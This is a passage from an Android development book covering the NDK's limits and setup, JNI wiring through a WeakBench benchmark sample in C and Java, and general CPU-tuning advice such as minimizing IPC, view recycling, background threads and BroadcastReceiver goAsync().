This may significantly streamline your ability to support multiple platforms for your application, even if down-to-the-metal speed is not really something you necessarily need. This may also allow you to reuse existing C/C++ code written by others, for image processing or scripting languages or anything else.

## Knowing Your Limits

Developers love silver bullets. Developers are forevermore seeking The One True Approach to development that will be problem-free. Sisyphus would approve, of course, as development always involves tradeoffs. So while the NDK's speed may make it tantalizing, it is not a solution for general Android application development, for several reasons, explored in this section.

### Android APIs

The biggest issue with the NDK is that you have very limited access to Android itself. There are a few libraries bundled with Android that you can leverage, and a few other APIs offered specifically to the NDK, such as the ability to render OpenGL 3D graphics. But, generally speaking, the NDK has no access to the Android SDK, except by way of objects made available to it from the hosting application via JNI.

As such, it is best to view the NDK as a way of speeding up particular pieces of an SDK application — game physics, audio processing, OCR, and the like. All of those are algorithms that need to run on Android devices with data obtained from Android, but otherwise are independent of Android itself.

### Cross-Platform Compatibility

While C/C++ *can* be written for cross-platform use, often it is not.

Sometimes, the disparity is one of APIs. Any time you use an API from a platform (e.g., iPhone) or a library (e.g., Qt) not available on Android, you introduce an incompatibility. This means that while a lot of your code — measured in terms of lines — may be fine for Android, there may be enough platform-specific bits woven throughout it that you would have a significant rewrite ahead of you to make it truly cross-platform.

Android itself, though, has a compatibility issue, in terms of CPUs. Android mostly runs on ARM devices today, since Android's initial focus was on smartphones, and ARM-powered smartphones at that. However, the focus on ARM will continue to

waver, particularly as Android moves into other devices where other CPU architectures are more prevalent, such as Atom or MIPS for set-top boxes. While your code may be written in a fashion that works on all those architectures, the binaries that code produces will be specific to one architecture. The NDK gives you additional assistance in managing that, so that your application can simultaneously support multiple architectures. Right now, the r6 version of the NDK is for ARM and x86.

### Maturity

The Dalvik VM is young. The NDK is younger still, debuting in mid–2009. Fewer developers have been using the NDK than have been using the SDK. The combination of age and usage gives the NDK a fairly short track record, meaning that there may be more NDK problems than are presently known.

### Available Expertise

If you are seeking outside assistance for your Android development efforts, there will be fewer people available to assist you with NDK development, compared to SDK development. The NDK is newer than the SDK, so many developers started with what was originally available. Many applications do not need the NDK, and so many developers will not have taken the time to learn how to use it. Furthermore, many Android developers may be far more fluent in Java than they are in C/C++, based on their own backgrounds, and so they would tend to stick with tools they are more comfortable with. To top it off, few books on Android development cover the NDK, though this is being incrementally improved, via books such as this one.

If you are looking for somebody with NDK experience, *ask for it* – do not assume that Android developers know the NDK nearly as well as they know the SDK.

## NDK Installation and Project Setup

The Android NDK is blissfully easy to install, in some ways even easier than is the Android SDK. Similarly, setting up an NDK-equipped project is rather straightforward. However, the documentation for the NDK is mostly a set of text files (`OVERVIEW.TXT` prominent among them). These are well-written but suffer from the limits of the plain-text form factor, plus are focused strictly on the NDK and not the larger issue of Android projects that use the NDK.

This chapter will fill in some of those gaps.

## Installing the NDK

As with the Android SDK, the Android NDK comes in the form of a ZIP file, containing everything you need to build NDK-enabled Android applications. Hence, setting up the NDK is fairly trivial, particularly if you are developing on Linux.

### Prerequisites

You will need the GNU `make` and GNU `awk` packages installed. These may be part of your environment already. For example, in Ubuntu, run `sudo aptitude install make gawk`, or use the Synaptic Package Manager, to ensure you have these two packages.

While you can do NDK development directly on Linux or OS X, NDK development on Windows can only be done using the Cygwin environment. This gives you a Linux-style shell and Linux-style tools on a Windows PC. In addition to a base Cygwin 1.7 (or newer) installation, you will need the `make` and `gawk` Cygwin packages installed in Cygwin.

If you encounter difficulties with Cygwin, you may wish to consider whether running Linux in a virtualization environment (e.g., VirtualBox) might be a better solution for you.

### Download and Unpack

The Android NDK per-platform (Linux/OS X/Windows) ZIP files can be downloaded from the NDK page on the Android Developers site. These ZIP files are not small (~50MB each), because they contain the entire toolchain — that is why there are so few prerequisites.

You are welcome to unpack the ZIP file anywhere it makes sense on your development machine. However, putting it *inside* the Android SDK directory may not be a wise move — a peer directory would be a safer choice. You are welcome to rename the directory if you choose.

### Environment Variables

The NDK documentation will cite an `NDK` environment variable, set to point to the directory in which you unpacked the NDK. This is a documentation convention and does not appear to be required for actual use of the NDK, though it is not a bad idea.

You could also consider adding the NDK directory to your `PATH`, though that too is not required.

Bear in mind that you will be using the NDK tools from the command line, and so being able to conveniently reference this directory is reasonably important.

## Setting Up an NDK Project

At its core, an NDK-enhanced Android project is a regular Android project. You still need a manifest, layouts, Java source code, and all the other trappings of a regular Android application. The NDK simply enables you to add C/C++ code to that project and have it included in your builds, referenced from your Java code via the Java Native Interface (JNI).

The examples shown in this section are from the `JNI/WeakBench` sample project, which implements a pair of benchmarks in Java and C, to help demonstrate the performance differences between the environments.

### Writing Your C/C++ Code

The first step towards adding NDK code to your project is to create a `jni/` directory and place your C/C++ code inside of it. While there are ways to use a different base directory, it is unclear why you would need to. How you organize the code inside of `jni/` is up to you. C++ code should use `.cpp` as file extensions, though this too is configurable.

Your C/C++ code will be made up of two facets:

- The code doing the real work
- The code implementing your JNI interface

If you have never used JNI before, JNI uses naming conventions to tie functions in a C/C++ library to their corresponding hooks in the Java code.

For example, in the `WeakBench` project, you will find `jni/weakbench.c`:

```
#include <stdlib.h>
#include <math.h>
#include <jni.h>

typedef unsigned char boolean;
```

```
static void nsieve(int m) {
    unsigned int count = 0, i, j;
    boolean * flags = (boolean *) malloc(m * sizeof(boolean));
    memset(flags, 1, m);

    for (i = 2; i < m; ++i)
        if (flags[i]) {
            ++count;
            for (j = i << 1; j < m; j += i)
//                if (flags[j])
                  flags[j] = 0;
    }

    free(flags);
}

void
Java_com_commonsware_android_tuning_weakbench_WeakBench_nsievenative( JNIEnv*
env,
                                                                       jobject
thiz )
{
    int i=0;
    for (i = 0; i < 3; i++)
        nsieve(10000 << (9-i));
}

double eval_A(int i, int j) { return 1.0/((i+j)*(i+j+1)/2+i+1); }

void eval_A_times_u(int N, const double u[], double Au[])
{
  int i,j;
  for(i=0;i<N;i++)
    {
      Au[i]=0;
      for(j=0;j<N;j++) Au[i]+=eval_A(i,j)*u[j];
    }
}

void eval_At_times_u(int N, const double u[], double Au[])
{
  int i,j;
  for(i=0;i<N;i++)
    {
      Au[i]=0;
      for(j=0;j<N;j++) Au[i]+=eval_A(j,i)*u[j];
    }
}

void eval_AtA_times_u(int N, const double u[], double AtAu[])
{ double v[N]; eval_A_times_u(N,u,v); eval_At_times_u(N,v,AtAu); }


void
```

```
Java_com_commonsware_android_tuning_weakbench_WeakBench_specnative( JNIEnv* env,
                                                                     jobject
thiz )
{
    int i;
    int N = 1000;
    double u[N],v[N],vBv,vv;
    for(i=0;i<N;i++) u[i]=1;
    for(i=0;i<10;i++)
      {
        eval_AtA_times_u(N,u,v);
        eval_AtA_times_u(N,v,u);
      }
    vBv=vv=0;
    for(i=0;i<N;i++) { vBv+=u[i]*v[i]; vv+=v[i]*v[i]; }
}
```

Much of the code shown here comes from the Great Language Benchmarks Game, specifically their `nsieve` and `spectral-norm` benchmarks. And, much of the code looks like normal C code.

Two functions, though, serve as JNI entry points:

- `Java_com_commonsware_abj_weakbench_WeakBench_nsievenative`
- `Java_com_commonsware_abj_weakbench_WeakBench_specnative`

As will be seen later in this section, these will map to `nsievenative()` and `specnative()` methods on a `com.commonsware.abj.weakbench.WeakBench` class. The Java class (with package) and method names are converted into a function call name, so JNI can identify the function at runtime.

The implementation of these methods do not make use of any Java objects, nor do they return anything — they just implement the benchmark.

# Writing Your Makefile(s)

To tell the NDK tools how to build your code, you will need one or two makefiles.

## Android.mk

This makefile will describe the "module" (library) that you are attempting to add to your Android project by way of the NDK. In it, you will specify the source files that should be compiled and linked into the module. This file, by default, resides in the root of your `jni/` directory.

For example, here is `jni/Android.mk` from the `WeakBench` project:

```
LOCAL_PATH := $(call my-dir)

include $(CLEAR_VARS)

LOCAL_MODULE    := weakbench
LOCAL_SRC_FILES := weakbench.c

include $(BUILD_SHARED_LIBRARY)
```

Here, we give the module a name (`weakbench`) and identify the source files that go into it (`weakbench.c`).

It is possible for you to have multiple `Android.mk` files, in multiple subdirectories of `jni/`, to create multiple modules. There is an `ANDROID-MK.TXT` file in the NDK documentation directory that provides more detail on how you can configure complex scenarios like this one.

### Application.mk

There is a separate, optional, makefile that you can have, `Application.mk`, in your `jni/` directory. This is where you can provide compile flags for the build process, which CPU architectures (ARM, x86, etc.) you wish to support, and so on. By default, if you do not have such a file, the NDK build tools will include all modules defined in your `Android.mk` file(s) in your project, compiled for a generic ARM target with software support for floating-point operations.

For basic NDK applications, skipping `Application.mk` is a reasonable choice. Complex projects, or ones specifically aiming to support other CPU architectures (e.g., ARM-v7 CPUs with hardware floating-point support), will need an `Application.mk` file.

For simplicity, the `WeakBench` project does not include an `Application.mk` file.

## Building Your Library

Any time you modify your C/C++ code, or the makefiles, you will need to build your NDK library. To do that, from a command prompt in your project's root directory, run the `ndk-build` script found in the NDK's root directory. In other words, if you set up an NDK environment variable to point to where you have the NDK installed, execute `$NDK/ndk-build` from your project root.

This will compile and link your C/C++ code into a library (or conceivably several libraries, if you have a complex set of `Android.mk` files). These will wind up in your project's `libs/` directory, in subdirectories based on your CPU architectures indicated by your `Application.mk` file.

For example, if you run `$NDK/ndk-build` from the `WeakBench` project root, you will wind up with a `libs/armeabi/libweakbench.so` file. The `armeabi` portion is because that is the default CPU architecture that the NDK supports, and `WeakBench` did not change the defaults via an `Application.mk` file. The "weakbench" portion of `libweakbench.so` is because our `LOCAL_MODULE` value in our `Android.mk` file is `weakbench`. The `lib` prefix is automatically added by the build tools. The `.so` file extension is because our `Android.mk` file indicated that we are building a shared library (via the `BUILD_SHARED_LIBRARY` directive), and `.so` is the standard file extension for shared libraries in Linux (and, hence, Android).

You are welcome to add this to your build process, such as adding it to your Ant build script, though it is not automatically included in the build process as defined by Android.

## Using Your Library Via JNI

Now that you have your base C/C++ code being successfully compiled by the NDK, you need to turn your attention towards crafting the bridge between the Dalvik VM and the C/C++ code, following in the conventions of the Java Native Interface (JNI).

This section, while explaining the various steps involved in using the JNI, is far from a complete treatise on the subject. If you are going to spend a lot of time working with JNI, you are encouraged to seek additional resources on this topic, such as Core Java: Volume II, which has a chapter on JNI.

We created two C functions for accessing benchmarks:

- `Java_com_commonsware_abj_weakbench_WeakBench_nsievenative`
- `Java_com_commonsware_abj_weakbench_WeakBench_specnative`

Those, in turn, need to be defined as static methods on a `com.commonsware.abj.weakbench.WeakBench` class. Moreover, these methods will need to have the `native` keyword, indicating that their implementation is not found in Java code, but in native C/C++ code. The naming convention of the C functions

allows the Dalvik runtime to identify what function names should be used for those `native` method implementations.

However, that alone will be insufficient — we need to tell Dalvik where it can find the library in the first place. While naming conventions are good enough for the C function names, there is no corresponding naming convention for the library itself.

To do this, we use the `loadLibrary()` static method on the `System` class. A class implementing native methods should call `loadLibrary()` in a `static` block, so it is executed when the class is first referenced. For the NDK, all we need to do is supply the name we gave the library in the `Android.mk` file.

Here is the portion of the `WeakBench` class that has the `native` methods and the `loadLibrary()` call:

```
  static {
    System.loadLibrary("weakbench");
  }

  public native void nsievenative();
  public native void specnative();
```

Now, we can call our `nsievenative()` and `specnative()` methods on `WeakBench`, just as if they were regular Dalvik methods on a regular Dalvik class. The fact that they are really going off and invoking C functions is purely "implementation detail" that the consumers of those methods can be blissfully unaware of.

`WeakBench` itself is an `Activity`, invoking both Dalvik and native implementations of these two benchmarks. It uses a series of `AsyncTask` objects for executing the benchmarks on background threads, then updates `TextView` widgets in the UI to show the results:

```
package com.commonsware.android.tuning.weakbench;

import android.app.Activity;
import android.os.AsyncTask;
import android.os.Bundle;
import android.os.SystemClock;
import android.widget.TextView;

public class WeakBench extends Activity {
  static {
    System.loadLibrary("weakbench");
  }

  public native void nsievenative();
```

```
public native void specnative();

@Override
public void onCreate(Bundle savedInstanceState) {
  super.onCreate(savedInstanceState);
  setContentView(R.layout.main);

  new JavaSieveTask().execute();
}

/*
 * Code after this point is adapted from the Great Computer Language
 * Shootout. Copyrights are owned by whoever contributed this stuff,
 * or possibly the Shootout itself, since there isn't much information
 * on ownership there. Licensed under a modified BSD license.
 */

private class JavaSieveTask extends AsyncTask<Void, Void, Void> {
  long start=0;
  TextView result=null;

  @Override
  protected void onPreExecute() {
    result=(TextView)findViewById(R.id.nsieve_java);

    result.setText("running...");
  }

   @Override
  protected Void doInBackground(Void... unused) {
    start=SystemClock.uptimeMillis();

    int n=9;
    int m=(1<<n)*10000;
    boolean[] flags=new boolean[m+1];

    nsieve(m,flags);

    m=(1<<n-1)*10000;
    nsieve(m,flags);

    m=(1<<n-2)*10000;
    nsieve(m,flags);

    return(null);
  }

  @Override
  protected void onPostExecute(Void unused) {
    long delta=SystemClock.uptimeMillis()-start;

    result.setText(String.valueOf(delta));
    new JavaSpecTask().execute();
  }
```

```
}

private class JavaSpecTask extends AsyncTask<Void, Void, Void> {
  long start=0;
  TextView result=null;

  @Override
  protected void onPreExecute() {
    result=(TextView)findViewById(R.id.spec_java);

    result.setText("running...");
  }

   @Override
  protected Void doInBackground(Void... unused) {
    start=SystemClock.uptimeMillis();

    Approximate(1000);

    return(null);
  }

  @Override
  protected void onPostExecute(Void unused) {
    long delta=SystemClock.uptimeMillis()-start;

    result.setText(String.valueOf(delta));
    new JNISieveTask().execute();
  }
}

private class JNISieveTask extends AsyncTask<Void, Void, Void> {
  long start=0;
  TextView result=null;

  @Override
  protected void onPreExecute() {
    result=(TextView)findViewById(R.id.nsieve_jni);

    result.setText("running...");
  }

   @Override
  protected Void doInBackground(Void... unused) {
    start=SystemClock.uptimeMillis();

    nsievenative();

    return(null);
  }

  @Override
  protected void onPostExecute(Void unused) {
    long delta=SystemClock.uptimeMillis()-start;
```

```
    result.setText(String.valueOf(delta));
    new JNISpecTask().execute();
  }
}

private class JNISpecTask extends AsyncTask<Void, Void, Void> {
  long start=0;
  TextView result=null;

  @Override
  protected void onPreExecute() {
    result=(TextView)findViewById(R.id.spec_jni);

    result.setText("running...");
  }

   @Override
  protected Void doInBackground(Void... unused) {
    start=SystemClock.uptimeMillis();

    specnative();

    return(null);
  }

  @Override
  protected void onPostExecute(Void unused) {
    long delta=SystemClock.uptimeMillis()-start;

    result.setText(String.valueOf(delta));
  }
}

private static int nsieve(int m, boolean[] isPrime) {
    for (int i=2; i <= m; i++) isPrime[i] = true;
    int count = 0;

    for (int i=2; i <= m; i++) {
       if (isPrime[i]) {
          for (int k=i+i; k <= m; k+=i) isPrime[k] = false;
          count++;
       }
    }
    return count;
}

private final double Approximate(int n) {
  // create unit vector
  double[] u = new double[n];
  for (int i=0; i<n; i++) u[i] =  1;

  // 20 steps of the power method
  double[] v = new double[n];
```

```
    for (int i=0; i<n; i++) v[i] = 0;

    for (int i=0; i<10; i++) {
      MultiplyAtAv(n,u,v);
      MultiplyAtAv(n,v,u);
    }

    // B=AtA          A multiplied by A transposed
    // v.Bv /(v.v)    eigenvalue of v
    double vBv = 0, vv = 0;
    for (int i=0; i<n; i++) {
      vBv += u[i]*v[i];
      vv  += v[i]*v[i];
    }

    return Math.sqrt(vBv/vv);
  }


  /* return element i,j of infinite matrix A */
  private final double A(int i, int j){
    return 1.0/((i+j)*(i+j+1)/2 +i+1);
  }

  /* multiply vector v by matrix A */
  private final void MultiplyAv(int n, double[] v, double[] Av){
    for (int i=0; i<n; i++){
      Av[i] = 0;
      for (int j=0; j<n; j++) Av[i] += A(i,j)*v[j];
    }
  }

  /* multiply vector v by matrix A transposed */
  private final void MultiplyAtv(int n, double[] v, double[] Atv){
    for (int i=0;i<n;i++){
      Atv[i] = 0;
      for (int j=0; j<n; j++) Atv[i] += A(j,i)*v[j];
    }
  }

  /* multiply vector v by matrix A and then by matrix A transposed */
  private final void MultiplyAtAv(int n, double[] v, double[] AtAv){
    double[] u = new double[n];
    MultiplyAv(n,v,u);
    MultiplyAtv(n,u,AtAv);
  }
}
```

As with our C implementations of the benchmarks, the Java source code is derived from the Great Language Benchmarks Game.

## Building and Deploying Your Project

Given that you have done all of this, the rest is perfectly normal – you build and deploy your Android project no differently than if you did not have any C/C++ code. Your native library is embedded in your APK file, so you do not have to worry about distributing it separately.

Bear in mind that your application will only work on platforms for which you have versions of your library. Since the vast majority of Android devices run ARM chipsets, this will not be a significant issue right now. As we encounter Atom-powered Google TVs and the like, in time, you may wish to adjust your `Application.mk` file to add in more platforms, so your application will be available for these non-ARM environments.

# Improving CPU Performance in Java

Knowing that you have CPU-related issues in your app is one thing — doing something about it is the next challenge. In some respects, tuning an Android application is a "one-off" job, tied to the particulars of the application and what it is trying to accomplish. That being said, this chapter will outline some general-purpose ways of boosting performance that may counter issues that you are running into.

## Prerequisites

Understanding this chapter requires that you have read the core chapters and understand how Android apps are set up and operate. Reading the introductory chapter to this trail is also a good idea.

## Reduce CPU Utilization

One class of CPU-related problems come from purely sluggish code. These are the sorts of things you will see in Traceview, for example – methods or branches of code that seem to take an inordinately long time. These are also some of the most difficult to have general solutions for, as often times it comes down to what the application is trying to accomplish. However, the following sections provide suggestions for consuming fewer CPU instructions while getting the same work done.

These are presented in no particular order.

## Standard Java Optimizations

Most of your algorithm fixes will be standard Java optimizations, no different than have been used by Java projects over the past decade and change. This section outlines a few of them. For more, consider reading *Effective Java* by Joshua Bloch or *Java Performance Tuning* by Jack Shirazi.

### Avoid Excessive Synchronization

Few objects in `java.*` namespaces are intrinsically thread-safe, outside of `java.util.concurrent`. Typically, you need to perform your own synchronization if multiple threads will be accessing non-thread-safe objects. However, sometimes, Java classes have synchronization that you neither expect nor need. Synchronization adds unnecessary overhead.

The classic example here is `StringBuffer` and `StringBuilder`. `StringBuffer` was part of Java from early on, and, for whatever reason, was written to be thread-safe — two threads that append to the buffer will not cause any problems. However, most of the time, you are only using the `StringBuffer` from one thread, meaning all that synchronization overhead is a waste. Later on, Java added `StringBuilder`, with the same basic set of methods as has `StringBuffer`, but without the synchronization.

Similarly, in your own code, only synchronize where is is really needed. Do not toss the `synchronized` keyword around randomly, or use concurrent collections that will only be used by one thread, etc.

### Avoid Floating-Point Math

The first generation of Android devices lacked a floating-point coprocessor on the ARM CPU package. As a result, floating-point math speed was atrocious. That is why the Google Maps add-on for Android uses `GeoPoint`, with latitude and longitude in integer microdegrees, rather than the standard Android `Location` class, which uses Java double variables holding decimal degrees.

While later Android devices do have floating-point coprocessor support, that does not mean that floating-point math is now as fast as integer math. If you find that your code is spending lots of time on floating-point calculations, consider whether a change in units would allow you to replace the floating-point calculations with integer equivalents. For example, microdegrees for latitude and longitude provide

adequate granularity for most maps, yet allow Google Maps to do all of its calculations in integers.

Similarly, consider whether the full decimal accuracy of floating-point values is really needed. While it may be physically possible to perform distance calculations in meters with accuracy to a few decimal points, for example, in many cases the user will not need that degree of accuracy. If so, perhaps changing to fixed-point (integer) math can boost your performance.

### Don't Assume Built-In Algorithms are Best

Years upon years of work has gone into the implementation of various algorithms that underlie Java methods, like searching for substrings inside of strings.

Somewhat less work has gone into the implementation of the Apache Harmony versions of those methods, simply because the project is younger, and it is a modified version of the Harmony implementation that you will find in Android. While the core Android team has made many improvements to the original Harmony implementation, those improvements may be for optimizations that do not fit your needs (e.g., optimizing to reduce memory consumption at the expense of CPU time).

But beyond that, there are dozens of string-matching algorithms, some of which may be better for you depending on the string being searched and the string being searched for. Hence, you may wish to consider applying your own searching algorithm rather than relying on the built-in one, to boost performance. And, this same concept may hold for other algorithms as well (e.g., sorting).

Of course, this will also increase the complexity of your application, with long-term impacts in terms of maintenance cost. Hence, do not assume the built-in algorithms are the worst, either — optimize those algorithms that Traceview or logging suggest are where you are spending too much time.

## Support Hardware-Accelerated Graphics

An easy "win" is to add `android:hardwareAccelerated="true"` to your `<application>` element in the manifest. This toggles on hardware acceleration for 2D graphics, including much of the stock widget framework. For maximum backwards compatibility, this hardware acceleration is off, but adding the aforementioned attribute will enable it for all activities in your application.

Note that this is only available starting with Android 3.0. It is safe to have the attribute in the manifest for older Android devices, as they simply will ignore your request.

You also should test your application thoroughly after enabling hardware acceleration, to make sure there are no unexpected issues. For ordinary widget-based applications, you should encounter no problems. Games or other applications that do their own drawing might have issues. If you find that some of your code runs into problems, you can override hardware acceleration on a per-activity basis by putting the `android:hardwareAccelerated` on `<activity>` elements in the manifest.

## Minimize IPC

Calling a method on an object in your own process is fairly inexpensive. The overhead of the method invocation is fairly minuscule, and so the time involved is simply however long it takes for that method to do its work.

Invoking behaviors in another process, via inter-process communication (IPC), is considerably more expensive. Your request has to be converted into a byte array (e.g., via the `Parcelable` interface), made available to the other process, converted back into a regular request, then executed. This adds substantial CPU overhead.

There are three basic flavors of IPC in Android:

1. "Directly" invoking a third-party application's service's AIDL-published interface, to which you bound with `bindService()`
2. Performing operations on a content provider that is not part of your application (i.e., supplied by the OS or a third-party application)
3. Performing other operations that, under the covers, trigger IPC

### Remote Bound Service

Using a remote service is fairly obvious when you do it — it is difficult to mistake copying the AIDL into your project and such. The proxy object generated from the AIDL converts all your method calls on the interface into IPC operations, and this is relatively expensive.

If you are exposing a service via AIDL, design your API to be coarse-grained. Do not require the client to make 1,000 method invocations to accomplish something that can be done in 1 via slightly more complex arguments and return values.

If you are consuming a remote service, try not to get into situations where you have to make lots of calls in a tight loop, or per row of a scrolled `AdapterView`, or anything else where the overhead may become troublesome.

For example, in the `CPU-Java/AIDLOverhead` sample project, you will find a pair of projects implementing the same do-nothing method in equivalent services. One uses AIDL and is bound to remotely from a separate client application; the other is a local service in the client application itself. The client then calls the do-nothing method 1 million times for each of the two services. On average, on a Samsung Galaxy Tab 10.1, 1 million calls takes around 170 seconds for the remote service, while it takes around 170 *milliseconds* for the local service. Hence, the overhead of an individual remote method invocation is small (~170 microseconds), but doing lots of them in a loop, or as the user flings a `ListView`, might become noticeable.

### Remote Content Provider

Using a content provider can be somewhat less obvious of a problem. Using `ContentResolver` or `managedQuery()` or a `CursorLoader` looks the same whether it is your own content provider or someone else's. However, you know what content providers you wrote; anything else is probably running in another process.

As with remote services, try to aggregate operations with remote content providers, such as:

1. Use `bulkInsert()` rather than lots of individual `insert()` calls
2. Try to avoid calling `update()` or `delete()` in a tight loop – instead, if the content provider supports it, use a more complex "WHERE clause" to update or delete everything at once
3. Try to get all your data back in few queries, rather than lots of little ones… though this can then cause you issues in terms of memory consumption

### Remote OS Operation

The content provider scenario is really a subset of the broader case where you request that Android do something for you and winds up performing IPC as part of that.

Sometimes, this is going to be obvious. If you are sending commands to a third-party service via `startService()`, by definition, this will involve IPC, since the third-party

service will run in a third-party process. Try to avoid calling `startService()` lots of times in close succession.

However, there are plenty of cases that are less obvious:

1. All requests to `startActivity()`, `startService()`, and `sendBroadcast()` involve IPC, as it is a separate OS process that does the real work
2. Registering and unregistering a `BroadcastReceiver` (e.g., `registerReceiver()`) involves IPC
3. All of the "system services", such as `LocationManager`, are really rich interfaces to an AIDL-defined remote service, and so most operations on these system services require IPC

Once again, your objective should be to minimize calls that involve IPC, particularly where you are making those calls frequently in close succession, such as in a loop. For example, frequently calling `getLastKnownLocation()` will be expensive, as that involves IPC to a system process.

### Android-Specific Java Optimizations

The way that the Dalvik VM was implemented and operates is subtly different than a traditional Java VM. Therefore, there are some optimizations that are more important on Android than you might find in regular desktop or server Java.

The Android developer documentation has a roster of such optimizations. Some of the highlights include:

1. Getters and setters, while perhaps useful for encapsulation, are significantly slower than direct field access. For simpler cases, such as `ViewHolder` objects for optimizing an Adapter, consider skipping the accessor methods and just use the fields directly.
2. Some popular method calls are replaced by hand-created assembler instructions rather than code generated via the JIT compiler. `indexOf()` on `String` and `arraycopy()` on `System` are two cited examples. These will run much faster than anything you might create yourself in Java.

## Reduce Time on the Main Application Thread

Another class of CPU-related problem is when your code may be efficient, but it is occurring on the main application thread, causing your UI to react sluggishly. You

might have tuned your decryption algorithm as best as is mathematically possible, but it may be that decrypting data on the main application thread simply takes too much time. Or, perhaps `StrictMode` complained about some disk or network I/O that you are performing on the main application thread.

The following sections recap some commonly-seen patterns for moving work off the main application thread, plus a few newer options that you may have missed.

## Generate Less Garbage

Most developers think of having too many allocations as being solely an issue of heap space. That certainly has an impact, and depending on the nature of the allocations (e.g., bitmaps), it may be the dominant issue.

However, garbage has impacts from a CPU standpoint as well. Every object you create causes its constructor to be executed. Every object that is garbage-collected requires CPU time both to find the object in the heap and to actually clean it up (e.g., execute the finalizer, if any).

Worse still, on older versions of Android (e.g., Android 2.2 and down), the garbage collector interrupts the entire process to do its work, so the more garbage you generate, the more times you "stop the world". Game developers have had to deal with this since Android's inception. To maintain a 60 FPS refresh rate, you cannot afford *any* garbage collections on older devices, as a single GC run could easily take more than the ~16ms you have per drawing pass.

As a result of all of this, game developers have had to carefully manage their own object pools, pre-allocating a bunch of objects before game play begins, then using and recycling those objects themselves, only allowing them to become garbage after game play ends.

Most non-game Android applications may not have to go to quite that extreme across the board. However, there are cases where excessive allocation may cause you difficulty. For example, avoiding creating too much garbage is one aspect of view recycling with `AdapterView`, which is covered in greater detail in the next section.

If Traceview indicates that you are spending a lot of time in garbage collection, pay attention to your loops or things that may be invoked many times in rapid succession (e.g., accessing data from a custom `Cursor` implementation that is tied to a `CursorAdapter`). These are the most likely places where your own code might be creating lots of extra objects that are not needed. Examining the heap to see what is

all being created (and eventually garbage collected) will be covered in an upcoming chapter of the book.

## View Recycling

Perhaps the best-covered Android-specific optimization is view recycling with `AdapterView`.

In a nutshell, if you are extending `BaseAdapter`, or if you are overriding `getView()` in another adapter, please make use of the `View` parameter supplied to `getView()` (referred to here as `convertView`). If `convertView` is not `null`, it is one of your previous `View` objects you returned from `getView()` before, being offered to you for recycling purposes. Using `convertView` saves you from inflating or manually constructing a fresh `View` every time the user scrolls, and both of those operations are relatively expensive.

If you have been ignoring `convertView` because you have more than one type of `View` that `getView()` returns, your `Adapter` should be overriding `getViewTypeCount()` and `getItemViewType()`. These will allow Android to maintain separate object pools for each type of row from your `Adapter`, so `getView()` is guaranteed to be passed a `convertView` that matches the row type you are trying to create.

A somewhat more advanced optimization — caching all those `findViewById()` lookups — is also possible once your row recycling is in place. Often referred to as "the holder pattern", you do the `findViewById()` calls when you inflate a new row, then attach the `findViewById()` results to the row itself via some custom "holder" object and the `setTag()` method on `View`. When you recycle the row, you can get your "holder" back via `getTag()` and skip having to do the `findViewById()` calls again.

## Background Threads

Of course, the backbone of any strategy to move work off the main application thread is to use background threads, in one form or fashion. You will want to apply these in places where `StrictMode` complains about network or disk I/O, or places where Traceview or logging indicate that you are taking too much time on the main application thread during GUI processing (e.g., converting downloaded bitmap images into `Bitmap` objects via `BitmapFactory`).

Sometimes, you will manually dictate where work should be done in the background, either by forking threads yourself or by using `AsyncTask`. `AsyncTask` is a

nice framework, handling all of the inter-thread communication for you and neatly packaging up the work to be done in readily understood methods. However, `AsyncTask` does not fit every scenario — it is mostly designed for "transactional" work that is known to take a modest amount of time (milliseconds to seconds) then end. For cases where you need unbounded background processing, such as monitoring a socket for incoming data, forking your own thread will be the better approach.

Sometimes, you will use facilities supplied by Android to move work to the background. For example, many activities are backed by a `Cursor` obtained from a database or content provider. Classically, you would manage the cursor (via `startManagingCursor()`) or otherwise arrange to refresh that `Cursor` in `onResume()`, so when your activity returns to the foreground after having been gone for a while, you would have fresh data. However, this pattern tends to lead to database I/O on the main application thread, triggering complaints from `StrictMode`. Android 3.0 and the Android Compatibility Library offer a `Loader` framework designed to try to solve the core pattern of refreshing the data, while arranging for the work to be done asynchronously.

## Asynchronous BroadcastReceiver Operations

99.44% of the time (approximately) that Android calls your code in some sort of event handler, you are being called on the main application thread. This includes manifest-registered `BroadcastReceiver` components — `onReceive()` is called on the main application thread. So any work you do in `onReceive()` ties up that thread (possibly impacting an activity of yours in the foreground), and if you take more than 10 seconds, Android will terminate your `BroadcastReceiver` with extreme prejudice.

Classically, manifest-registered `BroadcastReceiver` components only live as long as the `onReceive()` call does, meaning you can do very little work in the `BroadcastReceiver` itself. The typical pattern is to have it send a command to a service via `startService()`, where the service "does the heavy lifting".

Android 3.0 added a `goAsync()` method on `BroadcastReceiver` that can help a bit here. While under-documented, it tells Android that you need more time to complete the broadcast work, but that you can do that work on a background thread. This does not eliminate the 10-second rule, but it does mean that the `BroadcastReceiver` can do some amount of I/O without having to send a command to a service to do it while still not tying up the main application thread.

The CPU-Java/GoAsync sample project demonstrates `goAsync()` in use, as the project name might suggest.

Our activity's layout consists of two `Button` widgets and an `EditText` widget:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:orientation="vertical" android:layout_width="fill_parent"
  android:layout_height="fill_parent">
  <EditText android:id="@+id/editText1" android:layout_width="match_parent"
    android:layout_height="wrap_content">
  </EditText>
  <Button android:layout_width="match_parent" android:id="@+id/button1"
    android:layout_height="wrap_content" android:text="@string/nonasync"
    android:onClick="sendNonAsync"></Button>
  <Button android:layout_width="match_parent" android:id="@+id/button2"
    android:layout_height="wrap_content" android:text="@string/async"
    android:onClick="sendAsync"></Button>
</LinearLayout>
```

The activity itself simply has `sendAsync()` and `sendNonAsync()` methods, each invoking `sendBroadcast()` to a different `BroadcastReceiver` implementation:

```
package com.commonsware.android.tuning.goasync;

import android.app.Activity;
import android.content.Intent;
import android.os.Bundle;
import android.view.View;

public class GoAsyncActivity extends Activity {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);
  }

  public void sendAsync(View v) {
    sendBroadcast(new Intent(this, AsyncReceiver.class));
  }

  public void sendNonAsync(View v) {
    sendBroadcast(new Intent(this, NonAsyncReceiver.class));
  }
}
```

The `NonAsyncReceiver` simulates doing time-consuming work in `onReceive()` itself:

```
package com.commonsware.android.tuning.goasync;

import android.content.BroadcastReceiver;
```

```
import android.content.Context;
import android.content.Intent;
import android.os.SystemClock;

public class NonAsyncReceiver extends BroadcastReceiver {
  @Override
  public void onReceive(Context arg0, Intent arg1) {
    SystemClock.sleep(7000);
  }
}
```

